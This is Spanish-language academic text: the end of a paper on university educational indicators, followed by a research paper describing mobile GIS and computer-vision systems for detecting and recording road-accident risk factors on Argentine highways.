Es dable esperar que este proyecto y su correspondiente producto, ayuden a los responsables de la toma de decisiones académicas a replantear o no, nuevos indicadores útiles y pertinentes, que serán actualizados regularmente y servirán para efectuar el monitoreo y, finalmente mejorar la calidad educativa de la carrera, como de otras existentes en nuestra unidad académica.

La información estadística como apoyo a la toma de decisiones para la evaluación y mejora continua del proceso educativo, permitirá que coordinadores de todas las cátedras, autoridades del departamento y personal del consejo departamental, conozcan e interpreten índices estadísticos y sus relaciones, lo que permitirá la retroalimentación de los mismos, determinando sus actualizaciones de acuerdo a la realidad universitaria y de la Carrera.

Referencias

- [1] Aracil, Adela García y Davinia Palomares-Montero.(2012). Indicadores para la evaluación de las instituciones universitarias: validación a través del Método Delphi. Revista Española de Documentación Científica,35, 1, enero-marzo, 119-144.
- [2] Ortiz, Cecilia Alonso, Lorena González González Ma. del Cielo López Díaz Barriga Violeta M. Azcona Reyes (2011). INDICADORES BÁSICOS DE SEGUIMIENTO DE EGRESADOS. Consejo Estatal para el Diálogo con los Sectores Productivos.
- [4] Martínez Rizo, F. (2005). El Diseño de Sistemas de Indicadores Educativos: consideraciones teórico-metodológicas. Cuadernos de Investigación, 14, 1-26.
- [5] Martínez Rizo, F. (2007). Propuesta metodológica para desarrollar un sistema de indicadores para evaluar la calidad de la educación en México. En VARIOS. Seminario Internacional de Indicadores Educativos. Memoria: México. INEE
- [6] Babini, A.M.E. de. El problema de la selección, definición, uso y elaboración de indicadores educacionales. OEA / Min. de Educación y Justicia. 1989.

[7] INCE. Ministerio de Educación. España. Sistema Estatal de Indicadores de la Educación. Madrid. 2000. MERCOSUR Educativo. Sistema de Indicadores del MERCOSUR Educativo. Sistema de Información y Comunicación del MERCOSUR Educativo.

Red Federal de Información. Ministerio de Cultura y Educación. Argentina. Propuesta de Contenidos del Sistema de Información para la Gestión Educativa.

[8] García Quintanilla, M.; Rebollozo, R.; Solís, M. (2014). Indicadores educativos de la UANL. Universidad Autónoma de Nuevo León Secretaría de Investigación, Innovación y Posgrado Dirección de Investigación Educativa. <http://www.uanl.mx/sites/default/files2/cat.pdf>

[9] (2012) Indicadores, metas y políticas educativas. Metas Educativas 2021. Organización de Estados Iberoamericanos para la Educación, la Ciencia y la Cultura (OEI)

[10] UNESCO (2007). Situación educativa de América Latina y el Caribe: Garantizando la educación de calidad para todos. Santiago de Chile: UNESCO.

[11] UNESCO. Análisis y proyecciones de la matrícula escolar en los países en desarrollo: Manual metodológico. Informes y estudios estadísticos Nro 24. 1986.- Education for All Indicators.

[12] SITEAL (2007). Informe sobre tendencias sociales y educativas en América Latina 2007. Buenos Aires: OEI- IPE-UNESCO.

[13] 1995. Sistema Automático de Cálculo de Indicadores para la Gestión Educativa. 1998. Sauvageot, C. Indicadores para la planificación de la educación: Una guía práctica. IPE. UNESCO.

[14] Tiana, A. Indicadores Educativos. Qué son y qué pretenden. 1997.

[15] Tedesco, J.C. Educar en la sociedad del conocimiento. 2000.

Desarrollos de Sistemas para la Detección y Registro de Factores de Riesgo de Accidentes de Tránsito en Rutas (1ª Etapa)

Horacio O. Martín¹, José F. Zelasco², Marcos D. Suarez¹, David O. Tolosa¹, Jesús D. García Consuegra³, Agustín P. Álvarez Herranz³, Christian E. Molina¹

¹Facultad Regional Trenque Lauquen
Universidad Tecnológica Nacional
inghoraciomartin@gmail.com

²Facultad de Ingeniería
Universidad de Buenos Aires

³Universidad de Castilla La Mancha

Resumen

Los estudios sobre accidentología vial muestran preocupantes estadísticas de mortalidad y daños materiales. Mediante los mismos se busca establecer medidas preventivas a través del análisis de las causas. Pero estos estudios suelen ver afectados sus resultados cuando no es posible tipificar las causas, porque se desconocen, o bien cuando las fuentes a las que se recurre suministran datos que han sido capturados mediante metodologías no apropiadas para los mismos.

Nos proponemos diseñar y construir dispositivos y sistemas que permitan la detección y registro de los factores de accidentes de tránsito en rutas, basados en aplicaciones móviles de sistemas de información geográfica (GIS) y técnicas de visión artificial, como un aporte a la accidentología y a la seguridad vial.

Estos desarrollos serán útiles para uso de investigadores sobre el tema, o para usuarios particulares como asistencia en la conducción, para su seguridad.

1. Problemática vial

Para no redundar en una cuestión muy divulgada, basta mencionar que de acuerdo a la Organización Mundial de la Salud, fallecen un millón doscientas cincuenta mil personas al año en el mundo, por accidentes de tránsito y cuarenta a cincuenta millones de personas sufren traumatismos con un porcentaje importante de discapacidades. En el mundo el 40 % de todas las muertes por colisiones ocurren en edades comprendidas de 0 a 25 años. Los traumatismos causados por el tránsito son la segunda causa de muerte en las edades comprendidas entre los 5 y 25 años. Se estima que

los accidentes viales tienen un costo mundial de 518.000 millones de dólares por año.

En la República Argentina, la “Asociación Luchemos por la Vida”¹, estima que los accidentes de tránsito son la causa de 20 muertos por día (7268 al año), más de 120.000 heridos por año y grandes pérdidas materiales (estimadas en U\$S 10.000 millones por año). Estas cifras resultan muy altas comparándolas con las de los países desarrollados, que son ocho veces más bajas (considerando la cantidad de vehículos en circulación). Aún cuando las estadísticas de la “Dirección Nacional de Observatorio Vial”² indican una disminución en el índice de mortalidad (cantidad de víctimas fatales en el lugar del hecho) en 2014, en los últimos años, el flagelo está en aumento. Según las estadísticas del “Instituto de Seguridad y Educación vial”³ el índice de siniestralidad vial (cantidad de hechos graves) aumentó el 31,3 % de 2016 a 2017. Las estadísticas que realizó el “Centro de experimentación y seguridad vial”⁴ desde 2004 a 2010, permiten determinar que, aunque generalmente se dan varios factores en simultáneo, la principal causa de accidentes son los factores humanos (88%), las causas debidas al medio 10% y las fallas del vehículo representan apenas el 2%. Las fallas humanas más comunes son la invasión de carril (40%) y la distracción (16%). La velocidad inadecuada se da en el 10%, maniobras abruptas en el 10%, no respetar la señalización en el 8%, no respetar prioridad de paso en el 7%, distancia de seguimiento inadecuada en el 5%.

Los sobrepasos son la maniobra más peligrosa que los conductores realizan en la ruta. La diferencia de velocidad entre los vehículos, la irresponsable audacia de

¹ <http://www.luchemos.org.ar>

² <http://observatoriovial.seguridadvial.gov.ar>

³ <http://www.isev.com.ar>

⁴ <https://www.cesvi.com.ar>

muchos conductores, la falta de visibilidad, el mal cálculo de las distancias, en especial de noche, y la poca experiencia en el manejo por carretera suelen conformar una combinación fatal. Según el estudio realizado por el "Centro de experimentación y seguridad vial" de Argentina (2004 a 2010), el 76% de los accidentes ocurre en rutas de dos carriles y concluye: "entre las fallas humanas más comunes la invasión de carril, más conocida como sobrepaso, ocupa el primer lugar del ranking, con el 38% del total de los choques relevados".

Estudios realizados por The Virginia Transportation Research Council [14], "determinaron que el 74,4% de los accidentes automovilísticos son producto de la falta de atención del conductor. Pero no todo es desalentador: en febrero del 2009, la compañía aseguradora Suiza AXA Winterthur llevó a cabo un estudio y demostró que una alerta previa de 1,5 segundos previene el 90% de los choques con vehículos delanteros. Con 2,5 segundos de aviso previo, se podrían prevenir todos los accidentes delanteros".

2. Factores de riesgo

Los factores de riesgo son las condiciones subyacentes a los elementos presentes en el escenario de un accidente (medio ambiente, ruta, vehículo, conductor, peatón) y que hacen propicia la ocurrencia del mismo.

Para nuestro estudio propusimos, preliminarmente, esta clasificación basada principalmente en la estrategia de prevención:

- Tipo I: Permanentes: debidos a características estructurales de las rutas (curvas, pendientes, cruces, badenes, etc.). Son previsibles si están bien señalizados en forma física y en Navegadores GPS.
- Tipo II: Eventuales como: a) condiciones ambientales desfavorables (lluvia, nieve, niebla, viento, polvo, humo, etc.); b) obstáculos (animales sueltos, vehículos detenidos sobre la ruta, transeúntes, etc.); c) obstrucciones (rutas en reparación, congestionamiento del tránsito, manifestaciones, etc.); d) fallas estructurales de la ruta (baches, banquetas en mal estado, falta de peralte, falta de adherencia de la cubierta asfáltica, etc.); e) los deterioros, errores o falencias de la señalización. Pueden ser relevados y reportados a otros conductores mediante comunicación inalámbrica para anticiparles su existencia (conducción colaborativa).
- Tipo III: Súbitos como: a) las maniobras riesgosas de conductores, como adelantamientos con escaso margen de distancias, invasión de carril, despistes, frenados bruscos, cruce con semáforos en rojo o barreras bajas, no respetar la prioridad de paso en las intersecciones, etc.; b) los factores de riesgo tipo II que aún no han sido reportados por algún

conductor. Pueden ser detectados automáticamente mediante sensores externos y sistemas inteligentes.

- Tipo IV: Los factores ambientales agravantes (como: sol de frente, noche, etc.) Pueden ser detectados automáticamente mediante sensores externos.
- Tipo V: Las fallas técnicas de los vehículos (falla de luces, falla de frenos, etc.). Pueden ser detectados automáticamente mediante mecanismos de autotest del vehículo.
- Tipo VI: El estado psicofísico de los conductores (temeridad, distracción, impericia, ebriedad, etc.). Pueden ser detectados automáticamente mediante sensores internos y sistemas inteligentes.

3. Percepción del riesgo

Comparada con cualquier otra actividad humana, la conducción implica un gran número de actividades complejas [3], que conllevan un importante grado de riesgo objetivo. Una vez en movimiento, el conductor y el peatón deben de realizar de manera constante ajustes y maniobras, para alcanzar sus objetivos y también para evitar situaciones potencialmente peligrosas.

Para explicar esta compleja actividad se han ido generando distintos planteamientos. En términos generales podemos encontrar a lo largo de la historia, tres grandes categorías de modelos relativos a la conducción y la seguridad vial: los modelos causales (mecanicistas o de habilidades), los modelos propositivos o cognitivo - motivacionales [9, 17] y otros modelos. Pero no estamos ante modelos contrapuestos o alternativos, sino coincidentes en su mayor o menor énfasis sobre diversos aspectos del mismo continuo conceptual.

Dentro de los distintos modelos, han sido los modelos propositivos o cognitivo-motivacionales los que han dado mayor importancia al tema de la percepción del riesgo y de la seguridad en el tránsito, a la hora de explicar el comportamiento humano en el tránsito y sobre todo la toma de decisiones. Estos modelos enfatizan el aspecto motivacional del concepto de riesgo, compartiendo la idea general de que si se quiere incrementar la eficacia de las medidas preventivas a adoptar, estas medidas, deben tener un carácter motivacional, que empuje a todos los implicados en situaciones de tránsito a percibir y asumir menos riesgos.

4. I+D en seguridad vial

4.1. Dispositivos para monitorización vial

En un estudio que realizó la Agencia Oficial de la Propiedad Industrial e Intelectual Europea, acerca de las patentes otorgadas en materia de monitorización vial [10] se halló que número de patentes publicadas entre los años

2010 a 2013 ha experimentado un claro crecimiento en este periodo de tiempo. De hecho el número de patentes publicadas durante el año 2013 prácticamente dobla a las patentes publicadas en 2010. Esto significa un aumento considerable del interés de los investigadores en este tipo de tecnologías. El 57 % de las patentes han sido solicitadas por grandes empresas, el 27 % por entidades de investigación y el 16 % por particulares. En este caso se puede observar que la tipología más numerosa es la de las empresas, por lo que las invenciones recogidas en el listado de patentes podrán convertirse rápidamente en productos del mercado y por tanto podría tratarse de tecnologías que en poco tiempo pudieran verse integrada en los vehículos. En dicho estudio se halló que las tecnologías más usadas son: cámaras, GPS, Sensor de presión, alcoholímetro, sensor en el volante, sensor de velocidad, acelerómetro, sensor infrarrojo, sensor de movimiento y 3G.

El estudio detalla además los dispositivos patentados e investigaciones europeas actualmente en desarrollo. Ya existen diversos sistemas para detectar factores de riesgo y alertar al conductor, y en algunos casos tomar acciones correctivas autónomas sobre el vehículo.

Estos sistemas ya están siendo integrados en automóviles de alta gama. Hay una amplia actividad a nivel de I+D abocada a estos temas, con fuerte respaldo de empresas multinacionales de las industrias automotrices y de telecomunicaciones.

Somos conscientes de que no podemos competir con ello, sin embargo, creemos que podemos hacer un aporte paliativo al problema de la seguridad vial, mediante desarrollos cooperativos y no competitivos, de menor costo, adecuado a la problemática vial de la región. Así, cualquier desarrollo o innovación proveniente de la industria, de la comunidad científica o fruto de nuestro trabajo podrá ser integrado a nuestro sistema, como un instrumento más de captura de datos (puros o procesados).

4.2. Estudios estadísticos para la seguridad vial

En otro trabajo de la Agencia Oficial de la Propiedad Industrial e Intelectual Europea [11]: "Dossier Tecnológico. Seguridad Vial: Vías", se obtuvo que las tecnologías de seguridad vial de aplicación en la propia carretera han registrado un crecimiento sostenido (ecuación de segundo grado) a lo largo de la última década. Esto demuestra el creciente interés sobre el tema.

Para llevar adelante estos desarrollos y tomar medidas de prevención se recurre a estudios estadísticos y es ahí donde adquiere relevancia la detección y registro de factores de riesgo, sobre los cuales se realizan análisis de datos, mediante técnicas de big data, data mining y modelos estadísticos. Aunque pueda recurrirse a fuentes indirectas como en el Proyecto "Análisis de la relación

entre elementos susceptibles de mejora, accidentes y Tramos de Concentración de Accidentes" [5], en estos estudios se hace sentir la impureza de los datos, al presentar intervalos de muestreo heterogéneos, imprecisiones, etc. que obligan a descartar parte de la información disponible.

Es entonces cuando adquiere relevancia la posibilidad de contar con un sistema que permita la detección y registro de los datos, con el control absoluto de la metodología de captura, y el plus de que pueda disponerse de ellos en "tiempo real". Es decir, desarrollar mecanismos que permitan no solo alertar, sino analizar y prevenir riesgos (por ejemplo, podría hacerse el análisis de hábitos de conducción frente a riesgos generados y acciones preventivas adoptadas, etc.).

4.3. Conducción colaborativa

Existen aplicaciones móviles que brindan la posibilidad de incorporar marcadores con datos (georeferenciados) sobre mapas para navegación GPS y, en el caso de Waze⁵, permite compartirlos en una comunidad virtual. Waze es una aplicación que combina la navegación satelital GPS con una plataforma similar a la de una red social. A través de una cuenta de usuario se puede ir compartiendo información sobre el estado del tránsito, accidentes, controles policiales, zonas propensas al siniestro, cortes de ruta, calles en reparación, etc. Con toda esta información Waze genera un mapa interactivo (online) que todos los usuarios pueden ver mientras viajan.

Integramos en nuestro sistema algunas de esas funcionalidades, pero nuestro proyecto se diferencia en varios aspectos:

- apunta a la automatización progresiva de la captura;
- se propone disponer de las bases de datos, con información histórica, para usos estadísticos;
- se prevén mecanismos de comunicación alternativos, como SMS, para el registro de factores de riesgo en las zonas en las que no haya cobertura de otras redes;
- se integra con Aplicaciones móviles para navegación GPS que no requieran conexión permanente a la web.

5. Nuestra propuesta

Siguiendo la clasificación adoptada por el programa "Transportes y vías de comunicación"⁶ de la UTN, el presente proyecto se encuadra en las áreas: "2.6 Gestión de tráfico e información" (tópico: Nuevas tecnologías para la seguridad vial) y "4. Mejoras en seguridad, 4.1

⁵ <https://www.waze.com>

⁶ <http://www.utn.edu.ar/secretarias/scyt/pgmtransporte.utn>




Figura 1: modelo del desarrollo integral.

Sistemas integrados de seguridad" (tópicos: Seguridad de tránsito, Componentes físicos y de comportamiento humano, Sistemas de navegación por satélite).

Nos proponemos contribuir al mejoramiento de la seguridad vial mediante el desarrollo de sistemas y dispositivos para la detección y registro de los factores de riesgo de accidentes de tránsito en rutas, fundamentados en los "Modelos de Percepción del Riesgo" [9, 17]. Los modelos de percepción del riesgo son el nexo entre el objetivo general y los objetivos específicos propuestos.

Trabajamos en el diseño y construcción de dispositivos y sistemas que permitan el relevamiento semi-automático y/o la captura automática de datos en tiempo real, relativos a los factores de riesgo de accidentes de tránsito en carreteras, basados en aplicaciones móviles de sistemas de información geográfica y visión artificial.

Nuestra propuesta se centra en tres acciones de seguridad:

5.1. El relevamiento de factores de riesgo tipo I y verificación de su señalización

Si bien, los mapas de los navegadores GPS tienen integrados distintos POIs (Point Of Interest) que incluyen la señalización de estos factores de riesgo tipo I, es importante corroborarlos (verificar su corrección o falencia), porque la experiencia indica que existen muchos errores. Incluso este trabajo podría plegarse a una de las comunidades existentes que se propone el relevamiento vial como es el proyecto Mapear⁷. Los factores de riesgo relevados semi-automáticamente, mediante el sistema, serán incorporados como POIs a un GIS web y en Aplicaciones móviles para navegación

GPS, y generarán alarmas. Además, esta tarea es importante porque la señalización servirá de referencia, como veremos, para el registro de los demás factores de riesgo.

Es claro, que la anticipación al factor de riesgo permite al conductor disponer de un mayor tiempo de reacción para tomar acciones preventivas. Esta medida encuadra en la recomendación del "Modelo Riesgo Cero" [9] de "prevenir a los conductores de que están alcanzando el umbral de riesgo" y "disminuir el nivel de riesgo objetivo". O bien, en lo que propone el "Modelo Amenaza – Evitación" [9]: "facilitar el aprendizaje de anticipaciones correctas".

5.2. La construcción colectiva de la señalización de factores de riesgo tipo II

El proceso de construcción colectiva acude a la intensión de prevención colaborativa. Los factores de riesgo tipo II, deberán ser relevados frecuentemente, porque, con el transcurso del tiempo, pueden aparecer o desaparecer. Estos POIs tendrán un ciclo de vida determinado por la contribución de otros vehículos a su certeza. Es decir, el sistema ha de tener la lógica necesaria para decidir cuando un POI es comunicado a los demás usuarios, con criterios de certeza (por ejemplo cierto consenso entre los usuarios acerca de la existencia de un factor de riesgo). También dispondrá de la lógica para dar de baja a cada POI según los criterios de caducidad que se adopten, preservando los datos como registro histórico.

Esta medida de seguridad está respaldada por el "Modelo Homeostático" [9, 17], en cuanto propone que la mejora en la seguridad se obtiene "incrementando la percepción de riesgo y el deseo de seguridad del colectivo".

⁷ <http://www.proyectomapear.com.ar>




Figura 2: líneas de investigación

5.3. El registro selectivo de los eventos viales que constituyan factores de riesgo tipo III

La detección de factores de riesgo tipo III requerirá de sensores especiales y del empleo de otras tecnologías, especialmente del análisis y reconocimiento de imágenes. El registro de estos factores implica la grabación selectiva de las imágenes de los eventos potencialmente riesgosos, no de la grabación continua del viaje. El sistema deberá detectar los factores de riesgo tipo III (por ejemplo, adelantamiento con escaso margen de distancias de un vehículo que se enfrenta) y grabar las escenas correspondientes en una “caja negra”, además de alertar al conductor y transmitir el POI al servidor (los datos transmitidos referenciarán al evento, sin identificar actores, salvo el portador del sistema que deberá aceptar su propia identificación). Para ello se deberá diseñar un sistema inteligente que reconozca la presencia de un factor de riesgo tipo III, mediante algoritmos de reconocimiento de imágenes.

El criterio involucrado en esta medida de seguridad puede fundamentarse en los diversos modelos de percepción del riesgo. Aquí se acude a “disminuir el umbral subjetivo de riesgo” según el “Modelo Riesgo Cero” [9]. O bien, en el “Modelo Amenaza – Evitación” [9] a “utilizar recompensas y castigos tangibles para facilitar la anticipación de respuestas de evitación”. También al “Modelo Homeostático” [9, 17] cuando recomienda “incrementar los costos de las conductas arriesgadas”.

6. Metodología

Abordamos la solución en etapas sucesivas, en las que iremos considerando los distintos tipos de factores de riesgo, según la clasificación anticipada en el ítem 2.

El modelo en espiral (Figura 1) atraviesa, en cada ciclo, las distintas actividades de una etapa de desarrollo.

Las actividades de la mitad izquierda son realizadas primero, en forma paralela, en cada etapa.

La metodología a emplear será diferente, acorde al tipo de factor de riesgo a tratar, y se centrará en las siguientes premisas:

- gradualidad en el desarrollo (escalabilidad), priorizando los factores más significativos para la/s aplicación/es de interés;
- resultados parciales aplicables y verificables: se prevén aplicaciones posibles en cada etapa del desarrollo (ver ítem 8);
- distintas líneas de I+D y, en cada una de ellas, diferentes actividades, abordadas por distintos investigadores según su especialidad;
- automatización progresiva de la captura: en algunos ciclos habrá factores de riesgo que, en una primera aproximación, deberán ser relevados semi-automáticamente, debido a la dificultad de la automatización total, o para conformar bases de datos de referencia;
- empleamos, para nuestros desarrollos, exclusivamente tecnologías y herramientas de software libre y de hardware abierto.

Al finalizar cada ciclo prevemos la verificación de los objetivos de esa etapa. Como hemos dicho, el objetivo general del proyecto es construir un sistema, con la hipótesis de que el mismo será eficaz para mejorar la seguridad vial. Los "Modelos de Percepción del Riesgo" (ítem 3) permiten inferir medidas de seguridad que nosotros implementamos mediante los objetivos específicos. De tal modo, la validación de la hipótesis se remite a la verificación de la eficacia de los dispositivos construidos. La metodología de validación que proponemos es la verificación del logro de los objetivos específicos, mediante el establecimiento de una serie de variables y sus respectivos indicadores y/o índices, cuyos valores se obtendrán mediante ensayos. Algunos de estos indicadores se describen a continuación en relación a cada desarrollo (ítems 7.1.1 y 7.1.2).




Figura 3: Sistema distribuido

7. Desarrollos de la 1ª etapa

En cada una de las líneas de I+D (Figura 2) realizamos las siguientes actividades:

7.1. Línea I+D A: Desarrollo de un sistema de software distribuido para el registro y visualización de factores de riesgo

El sistema de software distribuido está diseñado como esquemizamos en la Figura 3. A continuación describimos las aplicaciones desarrolladas:

7.1.1. Aplicación móvil para registro de factores de riesgo:

La aplicación móvil muestra un mapa base indicando nuestra posición (la cual se actualiza en tiempo real, utilizando el GPS del dispositivo). Permite agregar marcadores o puntos de interés (POIs) mediante una interface touchscreen (y en el futuro por comandos de voz) y los guarda en una base de datos hasta que el vehículo entre en un área de cobertura de un servicio inalámbrico. En ese momento los transmite al servidor mediante una conexión MQTT⁸ (ver ítem 7.2.3). El usuario del sistema deberá aceptar su propia identificación, como condición para enviar POIs al servidor.

La aplicación está pensada para funcionar en segundo plano o como plugin de Aplicaciones móviles para navegación GPS, para ser usada por investigadores, para relevamiento de datos, o por usuarios en general, para su información y prevención de accidentes.

De los múltiples métodos para el diseño de aplicaciones móviles seleccionamos la metodología de modelado basada en componentes de interfaz de usuario [16] y el modelado de componentes y frameworks mediante el Lenguaje Unificado de Modelado (UML) [6].

Software empleado:

- Sistema Operativo: Android.
- Lenguaje: Java.
- Base de datos: SQLite.
- API Google Maps.
- Servicio MQTT en Android: Paho⁹.
- Librería: Paho.

Funcionalidades desarrolladas:

- ingresar POIs (datos del GPS, fecha y hora, tipo de factor de riesgo, usuario emisor, etc.) mediante relevamiento touchscreen y registrarlos en la tabla temporal de POIs del celular;
- instalación del cliente MQTT en Android;
- transmitir los POIs desde la base de datos temporal al servidor mediante una conexión MQTT;
- registrar el usuario del móvil (cuenta de Android) en la base de datos del servidor;
- transmitir (opcionalmente) POIs al servidor mediante SMS (en formato JSON) usando un servicio web.

Nos proponemos someter a ensayo al sistema móvil empleándolo sobre un tramo específico de ruta. Podrá evaluarse la capacidad del mismo para anticipar la existencia de los factores de riesgo tipo I. Para ello estableceremos indicadores como la cantidad de factores anticipados por los POIs respecto a los anticipados por la

⁸ <http://mqtt.org>

⁹ <http://www.eclipse.org/paho>




Figura 4: Sistema embebido y su conectividad

señalización física, el grado de coincidencia espacial de los POIs respecto a los factores reales, etc.

7.1.2. Aplicación web para consulta de factores de riesgo:

La aplicación web A2 recibe los POIs (de la aplicación móvil A1) y los registra en una base de datos, cuyas tablas pueden ser visualizadas por los usuarios en forma online (sin referenciar actores). Está pensada como complemento de una aplicación web GIS, para ser usada por investigadores, para el análisis de datos, y por usuarios en general, para su información y prevención de accidentes.

Los usuarios también podrán visualizar los POIs en capas del GIS web desarrollado mediante un proyecto anterior, por este mismo equipo de I+D. Esa aplicación tiene funcionalidades para el análisis de datos, como realizar búsquedas complejas y presentarlas como capas del GIS, descargar capas en formato shp (ArcGIS), visualizar metadatos, etc.

Los POIs también podrán exportarse para ser visualizados en una Aplicación móvil para navegación GPS de celulares (como OSMA¹⁰, etc.) o dispositivo GPS ad-hoc (como Garmin, etc.).

De las diversas técnicas de modelado de aplicaciones web se selecciona la Extensión de Aplicaciones Web (WAE) para UML [2].

Software empleado:

- Sistema Operativo: Xubuntu.
- Lenguaje: PHP, Python.
- Base de Datos: PostgreSQL con PostGis.
- Frameworks: OpenLayers, ExtJS, MapServer, MapScript.

Funcionalidades desarrolladas:

- instalación del servidor MQTT;
- recuperar POIs provenientes de los móviles, desde el bróker y registrarlos en la base de datos web;
- visualizar las tablas de POIs;

- registrar usuarios de la aplicación móvil (con la cual se conecta);
- visualizar las tablas de Usuarios;
- registrar POIs provenientes de los móviles, vía un servicio web SMS (en formato JSON).

La integración de la aplicación móvil con la aplicación web se pondrá a prueba empleándola sobre vehículos que realicen viajes regulares en un tramo de ruta, en ambos sentidos. Podrá evaluarse la capacidad del sistema para anticipar la existencia de los factores de riesgo tipo II. Para lo cual estableceremos indicadores como: la relación de la cantidad de factores registrados (desde algunos vehículos) a la cantidad de alertas recibidas (en los otros vehículos), etc.

7.2. Línea I+D B: Automatización de la captura de factores de riesgo mediante visión artificial

Realizamos las siguientes actividades:

7.2.1. Selección del protocolo de conectividad y del hardware inteligente:

Ya hemos dicho anteriormente que la elección del protocolo de conectividad recayó en MQTT. MQTT (Message Queueing Telemetry Transport) es un protocolo de comunicaciones Machine-to-Machine (M2M) ligero y rápido apropiado para Internet de las Cosas (IoT: Internet of Things) [12, 15] porque:

- es asíncrono con diferentes niveles múltiples de calidad del servicio, lo que resulta ser importante en los casos donde las conexiones de Internet son poco confiables.
- envía mensajes cortos y estrechos, adecuados para las situaciones de un bajo ancho de banda.
- no requiere de mucho software para implementar a un cliente, lo cual lo vuelve adecuado para los dispositivos con una memoria limitada.
- permite cifrar los datos enviados, y usar usuario y password para proteger nuestros envíos.

¹⁰ <http://osmand.net>

En cuanto a su arquitectura, sigue una topología en estrella, donde existe un nodo central o bróker con capacidad para trabajar con un gran número de clientes. Es precisamente el bróker el elemento encargado de gestionar la red y transmitir los mensajes. Hay varios brókeres MQTT disponibles para diferentes dispositivos. Uno de los más populares y además open source es Mosquitto¹¹.

Para la implementación de una arquitectura IoT diseñamos un sistema embebido para lo cual existen diversas alternativas de hardware y software. La finalidad de este sistema es servir de interface entre el sistema distribuido y los sensores y asumir algunas funciones de procesamiento, para relevar de las mismas a los móviles y, de esa manera, no restringir el uso del sistema a propietarios de móviles de gama media alta.

